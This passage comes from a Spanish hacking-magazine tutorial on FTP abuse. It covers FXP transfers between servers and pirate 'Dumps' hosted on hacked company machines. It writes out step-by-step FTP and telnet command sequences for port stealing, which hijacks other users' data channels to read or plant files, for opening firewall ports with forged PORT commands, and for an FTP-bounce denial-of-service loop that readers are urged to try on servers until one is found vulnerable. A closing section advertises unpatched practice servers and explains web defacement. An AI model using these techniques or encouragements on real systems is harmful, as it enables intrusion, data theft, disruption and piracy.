Scene no es el lucro, si no el crear una basta red para compartir productos con una garantía de calidad para el disfrute personal. En cambio, en el Top-Manta la calidad no es precisamente una finalidad, si no una traba que dificulta producir más en menos tiempo.

2.4.2. El mecanismo de distribución

¿Y por qué os cuento todo esto ahora? Pues ahora mismo encajo todas las piezas. :-) Está claro que el mecanismo de distribución de la Scene no puede ser el mismo que el de las redes P2P, ya que este mecanismo es caótico en sí mismo. No hay ningún tipo de centralización, si no que cada uno va pasando cualquier cosa a cualquiera, y no se puede establecer ningún tipo de control sobre lo que circula.

En el caso de la Scene, donde está perfectamente regulado lo que puede y no puede circular, es necesario **centralizar** de alguna manera la distribución. Para ello hay una serie de servidores distribuidos por todo el planeta que son, por así decirlo, certificados por la Scene. Por tanto, esos servidores garantizan que todo su contenido es únicamente producto de la Scene, con las ventajas que eso conlleva (unicidad, calidad, veracidad...). Por supuesto, a estos servidores sólo pueden acceder los miembros de la Scene. :-(

Teniendo en cuenta la cantidad de gente que pertenece a la Scene, esos servidores tienen que tener un gran ancho de banda (del orden de los 100Mbps típicamente), pero aún así nunca es suficiente, por lo que es necesario distribuir todo utilizando un gran número de servidores.

Ahora bien... ¿cómo se hace esta distribución entre todos los servidores? Estos servidores suelen pertenecer a grandes organizaciones e instituciones, por lo que no puede haber permanentemente (la Scene no descansa en las 24 horas del día) un miembro de la Scene al teclado de cada servidor moviendo cosas de un lado a otro.

La solución consiste en tener una serie de miembros cuya finalidad es precisamente la de distribuir a través de los servidores, pero... trabajando desde casa. ;-)

Esta gente, que se denominan **Couriers**, suelen disponer en su casa de conexiones normales (módem, adsl, cable...) por lo que de ninguna manera podrían transferir los datos de un servidor a otro directamente a través de su conexión casera. En lugar de eso, lo que hacen es dar una serie de instrucciones a los servidores para que ellos mismos se transfieran los datos entre sí, sin que tenga que circular nada a través del cuello de botella que supondría el modesto ancho de banda casero del Courier.

El protocolo utilizado para que los servidores se transfieran datos entre sí es precisamente el **FXP (File eXchange Protocol)**.

2.4.3. Las boards de FXP y los Dumps

En realidad, la vida de los miembros de la Scene no es precisamente un camino de rosas. Hay que realizar un trabajo constante simplemente para permanecer en ella, pero con eso no basta, ya que por el mero hecho de pertenecer a la Scene no tienes acceso a todo, si no que tienes que ir trabajándote por tu cuenta el acceso a los distintos servidores: cuanto más trabajas, más consigues.

Por eso, surgió un movimiento paralelo a la Scene, que es el de las **boards de FXP**. Una board consiste en un grupo de gente, típicamente miembros de la Scene, que se dedican a intercambiar todo aquello a lo que cada uno tiene acceso, sin los sufrimientos que conlleva el conseguir esto mismo a través de los mecanismos clásicos de la Scene. Para ello, se montan sus propios servidores para realizar el intercambio. Estos servidores suelen ser menos potentes (menor ancho de banda, menor capacidad de disco, menos fiables, etc), pero se ajustan a sus necesidades, ya que también el número de usuarios es mucho menor.

Como los miembros de las boards no suelen disponer de las infraestructuras de la Scene (acceso a grandes servidores, contactos, etc), no les queda más remedio que apañárselas por otros medios... y es ahí donde aparecen los **Dumps**.

Los servidores que se utilizan en las boards para el intercambio y distribución no pertenecen a un miembro de la board que lo haya cedido amablemente, si no que suelen ser servidores de empresas o instituciones que han sido "hackeados" por los miembros de la board. Estos servidores hackeados para el fin de ser utilizados como medio de distribución son los llamados Dumps.

Aquí es donde entra precisamente el tema de la "fiabilidad" que mencioné antes, ya que, dependiendo de la calidad del creador de los Dumps, será más o menos fácil que el administrador legítimo de la máquina se de cuenta del hackeo y cierre el Dump. Por eso, la vida de los Dumps en muchos casos no es muy larga.

Claro que... también existen otro tipo de administradores... Imaginaos que un buen día descubrís que en vuestro disco duro han aparecido misteriosamente 100 películas de estreno en DivX, 400 discos en MP3, y los últimos juegos del mercado. Al día siguiente, el contenido ha sido renovado, apareciendo cada día las últimas novedades en el disco duro de tu ordenador... ¡sin que tú muevas un dedo! ¿¿Es un sueño?? ¡Pues no! Es precisamente lo que se encuentran los administradores de sistemas que descubren que les han montado un Dump en su servidor.

Por eso, algunos administradores consideran un chollo el que utilicen su disco duro como medio de almacenaje para gran cantidad de productos que, sin duda, pueden interesar al propio administrador. En caso de que haya algún problema... los delincuentes son los que han creado el Dump, y él es sólo una pobre víctima. :-)

2.4.4. Comandos RAW para FXP

Antes de explicaros la secuencia de comandos RAW que se utiliza para hacer un FXP, os propongo como ejercicio que tratéis de pensarlo vosotros mismos. Después, podéis comprobar si habéis acertado leyendo lo que os explico a continuación. :-)

Supongamos que tenemos dos servidores: LlenoServer y VacioServer. El servidor LlenoServer está lleno de cosas interesantes, y el servidor VacioServer está vacío por lo que, por un simple principio de ósmosis, habrá de ser rellenado raudamente por un simpático Courier llamado PyC. Vamos a ver paso a paso cómo lo consigue.

2.4.4.1. PyC entra en LlenoServer

En primer lugar, PyC entrará en el primer servidor por el mecanismo clásico de login en FTP (ya sabes: **USER** y **PASS**...)

2.4.4.2. PyC entra en VacioServer

Si somos unos valientes y lo estamos haciendo mediante Telnet, tendremos que utilizar otra ventana de Telnet para hacer esta segunda conexión.

El software preparado para hacer FXP (como el archiconocido FlashFXP) permite realizar las 2 conexiones en una sola aplicación.

2.4.4.3. PyC entra en los directorios adecuados

PyC tendrá que situarse dentro del directorio de LlenoServer donde están los archivos que quiere transferir al otro servidor, y dentro de VacioServer tendrá que situarse en el directorio que tenga permisos de **Upload**.

2.4.4.4. PyC le dice a LlenoServer que quiere establecer un canal de datos

Aquí empieza lo interesante. El truco del FXP consiste en conseguir establecer un canal de datos entre los dos servidores, por lo que el primer paso es decirle al servidor que contiene los archivos que queremos establecer un canal de datos.

Lo que queremos saber es qué puerto nos abrirá LlenoServer para el canal de datos, para luego decírselo a VacioServer, así que el comando que ejecutamos en LlenoServer será simplemente:

PASV

A lo cual el servidor nos responderá con una **IP** (la suya) y un número de **puerto**, que es precisamente lo que queremos. :-)

227 Entering Passive Mode (130,206,1,5,190,189)

2.4.4.5. PyC le dice a VacioServer que quiere establecer un canal de datos

Ahora el que decide cómo se creará el canal no es el servidor, si no tú. Por tanto, en este caso no puedes establecer el canal mediante modo pasivo. Lo que tienes que hacer es establecer un canal utilizando la IP de LlenoServer y el puerto que éste nos devolvió tras ejecutar el comando **PASV**.
El comando sería, por tanto:

PORT 130,206,1,5,190,189

2.4.4.6. PyC le dice a VacioServer que quiere utilizar el canal de datos para subir un archivo

Supongamos que el archivo que queremos mover se llama Ico.nfo. Bastará con que le digamos a VacioServer:

STOR Ico.nfo


2.4.4.7. PyC le dice a LlenoServer que quiere utilizar el canal de datos para bajar un archivo

Aquí, al contrario, haremos:

RETR Ico.nfo

y... ¡hop! El archivo comienza a FXPearse :-)

También podríamos hacer lo mismo invirtiendo el sentido del canal de datos (desde VacioServer hacia LlenoServer), así que os propongo como ejercicio que penséis cómo sería.



2.5. PORT STEALING

Esta técnica es similar a las que expliqué en el artículo de **DCC**, y que titulaba como **DCC Send Hijacking** y **DCC Chat Hijacking**.

Si somos observadores, nos habremos dado cuenta de un detalle interesante, y es que, para que funcione todo lo que he explicado hasta ahora, el servidor de FTP debe permitir que un canal de datos sea utilizado por una IP distinta a la del usuario que estableció ese canal. Es decir, al hacer por ejemplo un FXP, la IP desde la cual se establece el canal de datos es la del courier (PyC), mientras que la IP que efectivamente se conecta al canal de datos es la IP del otro servidor.

Por supuesto, no todos los servidores permiten esto. De hecho, suele ser un parámetro de configuración en cualquier software de servidor FTP. Si permites que esto ocurra, estarás facilitando una gran variedad de ataques (FTP Bounce, Port Stealing, ...). En cambio, si no lo permites, no se podrá hacer FXP a tu servidor. Por tanto, a la hora de configurar un servidor de FTP, cuando te encuentres con este parámetro, sólo has de plantearte una pregunta: **¿Quiero que mi servidor pueda hacer FXP?** Si la respuesta es SI, entonces configura tu servidor para que permita conexiones con IPs diferentes.

Si la respuesta es NO, entonces cierra esa posibilidad.

En caso de que nos encontremos con un servidor que SI permita esto, tendremos abiertas las puertas para el Port Stealing. Claro que... en realidad la cosa es mucho peor, ya que lo que nunca se podrá impedir desde el servidor es que se haga un Port Stealing **contra el cliente**, y no contra el servidor. Pero... mejor no nos precipitemos. Vamos a ver detenidamente cuáles son las 2 formas de hacer un Port Stealing, o Hijacking, en FTP.

2.5.1. Port Stealing contra el servidor

Supongamos que nos encontramos con un servidor que permite hacer FXP. Por tanto, permite que se conecte a un canal de datos una IP diferente a la del usuario que lo estableció. En ese caso... ¿qué nos impide teóricamente conectarnos al canal de datos que establezca **otro usuario**? Pues, teóricamente, nada. :-)

Ahora bien, en la práctica, la cosa es bastante más complicada. Pero vamos a verlo con un ejemplo.

En esta ocasión, nuestro héroe PyC trabaja como espía, y su misión es desbaratar los planes de la oscura nación de Pollilandia (www.pollilandia.cjb.net), que pretende dominar nuestra nación.
Por suerte, PyC conoce la IP del servidor principal de los servicios de inteligencia de Pollilandia, y además tiene el login y el password de FTP de un agente de los Pollos (consiguió todo esto gracias a un DCC Chat Hijacking y un poco de ingeniería social). Por desgracia, este agente no tiene acceso a los documentos importantes, si no simplemente a una cuenta personal en la que se ha dedicado a almacenar fotos de pollas desnudas (ejem... espero que deis el significado correcto a esa palabra...). Pero esto será suficiente para nuestro protagonista. :-)

L

o primero que hace PyC es conectarse al s ervidor FTP utilizando la cuenta del agente. U na vez dentro, tiene que conseguir lanzar un m ontón de peticiones para establecer un canal d e datos mediante modo pasivo. Es decir, ha d e lanzar un montón de comandos **PASV**. Si n o está por Telnet, si no utilizando un cliente de FTP, puede dedicarse a hacer un **reload** para ver el contenido del directorio, o bien dedicarse a bajar todas las fotos de pollas que, supuestamente, ocuparán pocos KBs, por lo que se establecerán varios canales de datos en poco tiempo (este segundo método será, sin duda, menos sospechoso por si acaso el admin revisa los logs del servidor).

El objetivo de ejecutar muchos **PASV** es precisamente el mismo que el que explicaba en el artículo sobre DCC: averiguar **qué puertos** nos ofrece el servidor para transferir los datos. En el mejor de los casos, PyC habrá encontrado algún tipo de "**patrón**": que los puertos que ofrece el servidor en cada canal de datos pasivo son consecutivos, que se encuentran dentro de un rango relativamente pequeño, o bien que son totalmente aleatorios.

Lo más habitual es que los puertos sean totalmente aleatorios, por lo que normalmente será realmente complicado hacer un Port Stealing contra el servidor, ya que habría mas de 60.000 puertos a muestrear. En cambio, si se ha encontrado algún patrón en los puertos que ofrece el servidor por cada comando **PASV**, entonces podremos hacer un muestreo de esos puertos exactamente igual que hacíamos con el **DCC**.

Supongamos que PyC ha encontrado esta serie de respuestas ante cada comando **PASV** que ha ejecutado:

```
227 Entering Passive Mode (130,206,1,5,190,172)
227 Entering Passive Mode (130,206,1,5,190,175)
227 Entering Passive Mode (130,206,1,5,190,177)
227 Entering Passive Mode (130,206,1,5,190,183)
227 Entering Passive Mode (130,206,1,5,190,184)
```

Como vemos, los puertos son casi consecutivos. Después de un comando **PASV**, el puerto que abrirá en el próximo no distará más de 10 con respecto al anterior. Por cada **PASV** que ejecutáramos, bastaría con muestrear los 10 puertos siguientes para intentar capturar el próximo canal de datos que intentase establecer otro usuario.

Supongamos que en el servidor de los Pollos está conectado, a la vez que PyC, el temible General PolloDios, líder de los Pollos, con acceso a todos los documentos secretos. Si se

encontrase bajando en esos momentos un documento importante, ésta sería la secuencia de comandos que ejecutaría su cliente de FTP:

PASV
227 Entering Passive Mode (130,206,1,5,190,186)
RETR perfido.plan

Pero como nuestro protagonista PyC conocía ya el patrón de los puertos que abre el servidor de los Pollos, estaba muestreando el puerto 48826 (os propongo como ejercicio que comprobéis que este es el puerto que ha abierto el servidor, según la secuencia de comandos que os acabo de mostrar), por lo que consiguió establecer él la conexión con el canal de datos, y colarse en lugar del General PolloDios.

Automáticamente, en el cliente de Telnet de PyC aparecieron los contenidos del pérfido plan de los Pollos. Ahora ya solo faltaba desbaratarlo...

Ha quedado muy bonito, si, pero... me temo que tenemos que ser un poco más realistas. ;-)

Los problemas del Port Stealing

Existen básicamente 4 problemas que hacen que todo esto no sea tan fácil, y son los siguientes:

- En primer lugar, ya he comentado que la mayoría de los servidores de FTP no siguen ningún patrón a la hora de ofrecer puertos para los canales pasivos, si no que ofrecen **puertos totalmente aleatorios**. Esto hace que sea prácticamente imposible hacer un muestreo de puertos efectivo, a no ser que se hiciese de forma distribuida y además se tuviese algo de suerte.

- En segundo lugar, todo esto era mucho más sencillo con **DCC** por un factor que ya comenté en ese artículo: el **factor humano**. El tiempo que transcurre entre que un usuario de IRC recibe una petición de DCC (la típica ventana que te pregunta si decides aceptar el envío de un archivo) y entre que la acepta y comienza la transferencia, es un tiempo que no depende de una máquina, si no de una persona que tiene que leer el aviso y decidir si lo acepta o no. Este tiempo puede ser incluso de varios segundos, por lo que hay un tiempo realmente grande para colarse antes de que el usuario legítimo acepte la petición.

En cambio, en el caso del **FTP**, el tiempo que transcurre entre un comando **PASV** y el siguiente comando (**LIST**, **NLST**, **RETR**, o **STOR**) es realmente pequeño. A no ser que sepamos el número exacto de puerto y hagamos un escaneo masivo a ese puerto, será relativamente difícil que consigamos colarnos antes.

- En tercer lugar, como acabo de decir, después de un comando **PASV** hay 4 posibles comandos: **LIST**, **NLST**, **RETR**, y **STOR**. Esto puede suponer un problema, ya que cuando nosotros capturamos un canal de datos, no tenemos ni idea de para qué va a ser utilizado. En los dos primeros casos: **LIST**, y **NLST**, no habrá mucho problema, ya que bastará con que hagamos un Telnet al puerto adecuado y recibiremos el listado de archivos.

En el tercer caso, con el comando **RETR**, en cambio, recibiremos una ristra de bytes, y tendremos que ser un poco astutos para saber de qué demonios se trata. Como ya comenté en el artículo sobre DCC, cada tipo de archivo tiene una **cabecera** diferente, por lo que podéis llegar a saber de qué tipo de archivo se trata. Lo que ya no podréis saber es el **nombre** del archivo, pero eso generalmente no suele ser un dato de vital importancia.

Pero... ¿y si os quedáis esperando como bobos a que empiecen a llegar los datos y no llega nada de nada? Entonces probablemente es que ese canal de datos era para un **STOR**, por lo que en ese caso deberías ser **TU** el que enviase algo a través de ese canal (ya veremos esto en un ejemplo más adelante). No hay forma de saber si un canal de datos se utilizará para recibir o para enviar datos, por lo que una buena idea sería hacer un programa que tratase de recibir datos, y si no recibiese nada en un margen de tiempo, comenzase entonces a enviarlos él.

- Por último, tenemos un problema que sí que había también con el DCC, y es que el usuario

legítimo no podrá conectarse con el canal de datos que acaba de establecer, por lo que siempre resultará bastante **sospechoso**.

2.5.2. Port Stealing contra el cliente

En este segundo caso, al menos según mi experiencia, la probabilidad de éxito es mucho más alta. Y es que, si bien los servidores de FTP suelen estar bien programados para evitar este tipo de ataques, los programadores de clientes de FTP parece que no asistieron a clase ese día, y muchos son realmente inseguros en este sentido.

Tanto este tipo de ataque, como el FTP Bounce, podrían ser evitados si tan sólo los servidores de FTP estuviesen configurados para forzar a que sus usuarios utilizasen siempre modo pasivo. De hecho, el **RFC 2577**, el cual mencioné en el artículo anterior, recomienda expresamente el uso del modo pasivo. Pero este no es el motivo por el que digo que muchos clientes de FTP no están "bien programados".

El motivo es simplemente que utilizan **puertos consecutivos** para el FTP activo. Ahora lo veremos más detenidamente.

A pesar de ser una técnica más efectiva que la del hijacknig contra el servidor, tiene un requisito que la anterior no tenía, y es que aquí hay que conocer al usuario cuyas conexiones queremos capturar. Si recordamos el artículo sobre DCC, estas son las 3 variables que debemos conocer para tener éxito en un hijacking:

- La **IP** de la "víctima".

- El **puerto** que utilizará la "víctima" para su canal de datos.

- El **instante** en el que la "víctima" abrirá ese canal de datos.

Existe una forma idónea para conseguir simultáneamente los 3 datos que necesitamos, y consiste simplemente en abrir una cuenta a la víctima en nuestro propio servidor. Vamos a verlo continuando con el ejemplo.

Una vez que PyC estudió con detenimiento los detalles del plan de los Pollos, se dio cuenta de que parte del plan consistía en que el General PolloDios enviase al servidor un boletín diario de órdenes que debían bajar todos sus agentes para ejecutarlas. Así que PyC decidió capturar el próximo boletín de órdenes de PolloDios, para modificarlo a su conveniencia.

Gracias a las increíbles habilidades de ingeniería social de PyC, éste descubrió que el General PolloDios era el fan número uno de Jackie-Chan, por lo que montó un servidor FTP con todas sus pelis en DivX, y consiguió abrir en él una cuenta a PolloDios.

Ahora su esperanza era que PolloDios no utilizase modo pasivo, pero... en cuanto se conectó PolloDios PyC comprobó desconsolado que, en efecto, utilizaba modo pasivo. :-(

¡Pero eso no era problema! PyC recordó que es un problema habitual el de los servidores de FTP con modo pasivo cuando se encuentran detrás de un firewall, sobre todo si el servidor no se aloja en el puerto 21, que es el estándar de FTP, por lo que decidió informar a todos los usuarios de su FTP de que el modo pasivo no funcionaría en su servidor, debido a que éste se encontraba detrás de un firewall. Así que ahora todos los usuarios, incluido PolloDios, estaban forzados a utilizar modo activo.]:-)

Lo único que tenía que hacer ahora PyC era fijarse atentamente en los **logs de pantalla** de su servidor. Su objetivo era conseguir que PolloDios estableciese **muchos canales de datos**, para poder buscar el **patrón** que seguían los puertos que utilizaba en los comandos **PORT**, por lo que partió las pelis de Jackie-Chan en archivos RAR de 1MB, para que tuviese que estar constantemente estableciendo **canales diferentes.** Esta fue la secuencia de comandos **PORT** que ejecutó PolloDios en el servidor de PyC:

PORT 22,69,22,69,19,236
PORT 22,69,22,69,19,237
PORT 22,69,22,69,19,239
PORT 22,69,22,69,19,242
PORT 22,69,22,69,19,243

¡Vaya! Esto si que son puertos consecutivos. :-D

Y es que resulta que muchos clientes de FTP utilizan puertos consecutivos en los comandos **PORT**. Pero... ¿por qué a veces hay un pequeño salto?... ¿no será que PolloDios se encuentra al mismo tiempo conectado a otro servidor de FTP con el mismo cliente, y éste está alternando los puertos entre uno y otro? A ver qué pasa si muestreamos ahora el puerto 5108... (que podéis comprobar que sería el siguiente puerto al último que utilizó PolloDios).

Resulta que, después de ejecutar:

PORT 22,69,22,69,19,243

en el servidor de PyC, el cliente de FTP de PolloDios ejecutó:

PORT 22,69,22,69,19,244
STOR ordenes.pollodios

en el servidor de los Pollos.
Pero PyC ya estaba preparado, y había ejecutado previamente:

telnet 22.69.22.69 5108 > ordenes.pollodios

Por lo que, en el momento en que PolloDios ejecutó el comando:

STOR ordenes.pollodios

El cliente de Telnet de PyC se coló antes que el servidor FTP de los Pollos, consiguiendo dos cosas:

- Evitar que PolloDios enviase el boletín al servidor.

- Ver el contenido del boletín.
Este era el contenido del archivo ordenes.pollodios:

ORDEN: Disparar tortilla atómica T-22
COORDENADAS: N-35, E-87

Vaya, vaya... así que quería lanzarnos una tortilla atómica... pues les pagaremos con su propia moneda. ;-)

PyC modificó ligeramente el boletín, cambiando las coordenadas para que fuesen las del cuartel general de los Pollos: N-22, E-69. Llamó al nuevo archivo: ordenes.pyc.

Como PolloDios vio que la transferencia del boletín había fallado (ya que la había capturado PyC, aunque él desconocía que ese era el motivo), decidió reintentarlo, pero esta vez utilizando **modo pasivo**, para ver si ahí se encontraba el problema. Así que ejecutó en el servidor de los Pollos:

PASV
227 Entering Passive Mode (130,206,1,5,190,189)
STOR ordenes.pollodios

Pero lo que no sabía es que PyC ya estaba preparado, y había lanzado inmediatamente un Port Stealing contra el servidor de los Pollos, haciendo:

telnet 130.206.1.5 48829 < ordenes.pyc

Por lo que el boletín que aparición en el disco duro del servidor de los Pollos no fue el de PolloDios, si no el de PyC, que apareció no con el nombre que le había dado PyC (ordenes.pyc), si no con el nombre que había especificado PolloDios en su comando **STOR**, es decir: ordenes.pollodios.

Inmediatamente, los agentes Pollo comenzaron a conectarse al servidor para bajar el último boletín de órdenes y, sin pensárselo dos veces, lanzaron la tortilla atómica sobre el cuartel general de los Pollos, tal y como indicaban sus órdenes, terminando así para siempre con la amenaza de los temibles Pollos colonialistas. ;-D

2.5.3. Resumen del Port Stealing

Quizá no han quedado del todo claros los efectos de los diversos tipos de Port Stealing, ya que son 4 diferentes:

- Contra el **servidor**, y contra un comando **RETR**, **LIST**, o **NLST**

- Contra el **servidor**, y contra un comando **STOR**

- Contra el **cliente**, y contra un comando **RETR**, **LIST**, o **NLST**

- Contra el **cliente**, y contra un comando **STOR**

Resumo en una tabla lo que se puede conseguir con cada uno de los 4:

	RETR, LIST, NLST	*STOR*
Contra el Servidor	Conseguimos archivos o listados del servidor a los que normalmente no tendríamos acceso	Conseguimos subir al servidor nuestros propios archivos como si fuesen archivos de otro usuario (podríamos colar en el servidor datos falsos, troyanos, etc)
Contra el Cliente	Conseguimos enviar al cliente nuestros propios archivos o listados, como si fuesen los del servidor (podríamos colar al cliente datos falsos, troyanos, etc)	Conseguimos archivos del cliente que éste pretendía enviar al servidor

2.6. APERTURA DE PUERTOS EN FIREWALLS

¿Os habéis fijado cuando he comentado que algunos servidores FTP no funcionan en modo pasivo si estás detrás de un firewall? Seguramente os habrá extrañado el detalle que he mencionado de que esto ocurre cuando el servidor no se aloja en el puerto 21. Ahora mismo os explico a qué se debe esto, porque precisamente con esto está relacionada la técnica que explicaré a continuación.

2.6.1. Servidores de FTP detrás de un firewall

Si sois un poco avispados, se os habrá pasado por la cabeza una idea, sobre todo si estudiasteis con detenimiento mi artículo sobre DCC. Y es que en ese artículo explicaba que, si estás detrás de un firewall, tienes que abrir explícitamente una serie de puertos en el firewall para que pueda funcionar el DCC. Pero entonces, ¿qué ocurre con el FTP, donde los servidores abren puertos aleatoriamente cada vez que se quiere abrir un canal de datos en **modo pasivo**? Evidentemente, no se pueden abrir 64.000 puertos en el firewall, entre otras cosas, porque entonces el firewall no serviría para nada. Y lo que tampoco es solución es restringir el número de puertos para FTP a un intervalo limitado, ya que entonces estaríamos favoreciendo enormemente los ataques de Port Stealing contra el servidor.

Entonces, ¿cuál es la solución? Como ya mencioné en el artículo anterior, el protocolo FTP ha sido considerado siempre como uno de los principales protocolos de Internet, desde luego, mucho más importante que DCC. Por tanto, los firewalls suelen implementar un mecanismo especial que permite el correcto funcionamiento del FTP con puertos aleatorios. Cualquier firewall decente será capaz de analizar los paquetes que circulen a través de él que tengan como puerto de origen el 21, que es el estándar de FTP. Cuando detecte el firewall que ese paquete es una respuesta a un comando **PASV**, éste buscará automáticamente dentro del mensaje de respuesta el número de puerto que se ha devuelto. Automáticamente, el firewall abrirá **dinámicamente** ese puerto de forma temporal, hasta que se establezca una conexión con el mismo.

Probablemente os habréis encontrado alguna vez con algún servidor de FTP que no funciona en modo pasivo (probablemente algún Dump). Lo más probable es que ese servidor no se encuentre en el puerto 21 (como se suele hacer con los Dumps, para que sean más difícilmente detectables) y que tenga precisamente este problema.

2.6.2. Clientes de FTP detrás de un firewall

El mismo problema tenemos con los clientes, pero esta vez con el **modo activo**. ¿Cómo puede funcionar un comando **PORT** utilizando puertos aleatorios si está detrás de un firewall? Pues el firewall tendrá que incorporar un

mecanismo análogo, que analice esta vez los paquetes que tengan como puerto de destino el 21, y que contengan un comando **PORT**. El firewall abrirá dinámicamente el puerto especificado en el comando **PORT**.

2.6.3. Apertura de puertos utilizando comandos PORT

Entonces... ¿qué ocurrirá si creamos nosotros nuestros propios comandos PORT a nuestra conveniencia? Pues, teóricamente, que conseguiremos abrir el puerto que queramos en el momento que queramos. :-)

Bastará con que nos conectemos a un **servidor FTP cualquiera**, como por ejemplo el de Rediris del que ya os hablé, y una vez dentro ejecutemos por ejemplo:

PORT 192,168,1,1,0,25

Donde 192.168.1.1 es la IP de la máquina en la que nos encontramos. Con sólo enviar este comando al servidor de Rediris, habremos abierto el puerto 25 de nuestra máquina para que alguien del exterior se conecte a él. Esto no tiene mucho sentido hacerlo en tu propio PC de casa, pero puede ser un problema por ejemplo en una empresa en la que los empleados tengan limitado el acceso hacia y desde el exterior, o bien puede ser una herramienta que utilice alguien que ha conseguido hackear parcialmente tu máquina para conseguir abrir nuevos puertos para troyanos o cualquier otro servicio.

Por supuesto, hay firewalls que están preparados para evitar este tipo de ataques, pero os aseguro que hay muchos que no lo están. Sin irnos muy lejos, algunas versiones de iptables de Linux, así como algunos routers ADSL.

2.7. ¿POSIBLE DoS?

Por último, os planteo un ejercicio interesante cuyos resultados, sinceramente, desconozco. 0:-)

Hace tiempo, jugando un poco con el **FTP Bounce**, se me ocurrió una idea un tanto rebuscada. La idea consistía en provocar un **bucle infinito** en un servidor de FTP aprovechando su vulnerabilidad de FTP Bounce.

Imaginemos que tenemos cuenta en un servidor, cuyo login y password es:

login: PyC
password: LCo

Tenemos un directorio Upload con permisos de escritura, donde podemos subir nuestros archivos.

La IP del servidor es 215.22.69.22. Pues bien, en primer lugar creamos un archivo de texto con el siguiente contenido:

```
USER PyC
PASS LCo
CWD Upload
PORT 215,22,69,22,0,21
RETR bucle.dos
```

Llamaremos a este archivo: bucle.dos. Si ahora subimos este archivo al directorio Upload del servidor, y a continuación ejecutamos esta secuencia de comandos:

```
PORT 215,22,69,22,0,21
RETR bucle.dos
```

Lo que debería ocurrir es que, debido al FTP Bounce, el servidor se conectase a sí mismo para enviar la secuencia de comandos que contiene nuestro archivo, la cual a su vez lo que haría sería volver a conectarse a sí mismo, y así hasta el infinito.

Personalmente, sólo hice esta prueba una vez, y no funcionó, probablemente porque el servidor no era vulnerable a este tipo de ataques. Pero apuesto a que habrá algún software que sí que sea vulnerable, por lo que os propongo como ejercicio que hagáis pruebas hasta que deis con algún servidor vulnerable, y analicéis los resultados.

Si lo hacéis, de paso me contáis los resultados, que tengo curiosidad. Ya sabéis que me podéis encontrar por EfNet. ;-)

Autor: PyC (LCo)

SERVIDOR DE HXC
MODO DE EMPLEO

- Hack x Crack ha habilitado tres servidores para que puedas realizar las prácticas de hacking.

- Las IPs de los servidores de hacking las encontrarás en EL FORO de la revista (www.hackxcrack.com). Una vez en el foro entra en la zona COMUNICADOS DE HACK X CRACK (arriba del todo) y verás varios comunicados relacionados con los servidores. No ponemos las IP aquí porque es bueno acostumbrarte a entrar en el foro y leer los comunicados. Si hay alguna incidencia o cambio de IP o lo que sea, se comunicará en EL FORO.

- Actualmente tienen el BUG del Code / Decode. La forma de "explotar" este bug la explicamos extensamente en los números 2 y 3. Lo dejaremos así por un tiempo (bastante tiempo ;) Nuestra intención es ir habilitando servidores a medida que os enseñemos distintos tipos de Hack.

- En los Servidores corre el Windows 2000 con el IIS de Servidor Web. No hemos parcheado ningún bug, ni tan siquiera el RPC y por supuesto tampoco hemos instalado ningún Service Pack. Para quien piense que eso es un error (lógico si tenemos en cuenta que el RPC provoca una caída completa del sistema), solo decirte que AZIMUT ha configurado un firewall desde cero que evita el bug del RPC, (bloqueo de los puertos 135 (tcp/udp), 137 (udp), 138 (udp), 445 (tcp), 593 (tcp)). La intención de todo esto es, precisamente, que puedas practicar tanto con el CODE/DECODE como con cualquier otro "bug" que conozcas (y hay cientos!!!). Poco a poco iremos cambiando la configuración en función de la experiencia, la idea es tener los Servidores lo menos parcheados posibles pero mantenerlos operativos las 24 horas del día. Por todo ello y debido a posibles cambios de configuración, no olvides visitar el foro (Zona Comunicados) antes de "penetrar" en nuestros servidores.

- Cada Servidor tiene dos unidades (discos duros duros):
* La unidad c: --> Con 40GB y Raíz del Sistema
* La unidad d: --> Con 40GB
* La unidad e: --> CD-ROM

Nota: Raíz del Servidor, significa que el Windows Advanced Server está instalado en esa unidad (la unidad c:) y concretamente en el directorio por defecto \winnt\ Por lo tanto, la raíz del sistema está en c:\winnt\

- El IIS, Internet Information Server, es el Servidor de páginas Web y tiene su raíz en c:\inetpub (el directorio por defecto)

Nota: Para quien nunca ha tenido instalado el IIS, le será extraño tanto el nombre de esta carpeta (c:\inetpub) como su contenido. Pero bueno, un día de estos os enseñaremos a instalar vuestro propio Servidor Web (IIS) y detallaremos su funcionamiento.

De momento, lo único que hay que saber es que cuando TÚ pongas nuestra IP (la IP de uno de nuestros servidores) en tu navegador (el Internet explorer por ejemplo), lo que estás haciendo realmente es ir al directorio c:\Inetpub\wwwroot\ y leer un archivo llamado default.htm.

Nota: Como curiosidad, te diremos que APACHE es otro Servidor de páginas Web (seguro que has oído hablar de él). Si tuviésemos instalado el apache, cuando pusieses nuestra IP en TU navegador, accederías a un directorio raíz del Apache (donde se hubiese instalado) e intentarías leer una página llamada index.html ... pero... ¿qué te estoy contando?... si has seguido nuestra revista ya dominas de sobras el APACHE ;)

Explicamos esto porque la mayoría, seguro que piensa en un Servidor Web como en algo extraño que no saben ni donde está ni como se accede. Bueno, pues ya sabes dónde se encuentran la mayoría de IIS (en \Inetpub\) y cuál es la página por defecto (\Inetpub\wwwroot\default.htm). Y ahora, piensa un poco… … ¿Cuál es uno de los objetivos de un hacker que quiere decirle al mundo que ha hackeado una Web? Pues está claro, el objetivo es cambiar (o sustituir) el archivo default.html por uno propio donde diga "hola, soy DIOS y he hackeado esta Web" (eso si es un lamer ;)

A partir de ese momento, cualquiera que acceda a ese servidor, verá el default.htm modificado para vergüenza del "site" hackeado. Esto es muy genérico pero os dará una idea de cómo funciona esto de hackear Webs ;)

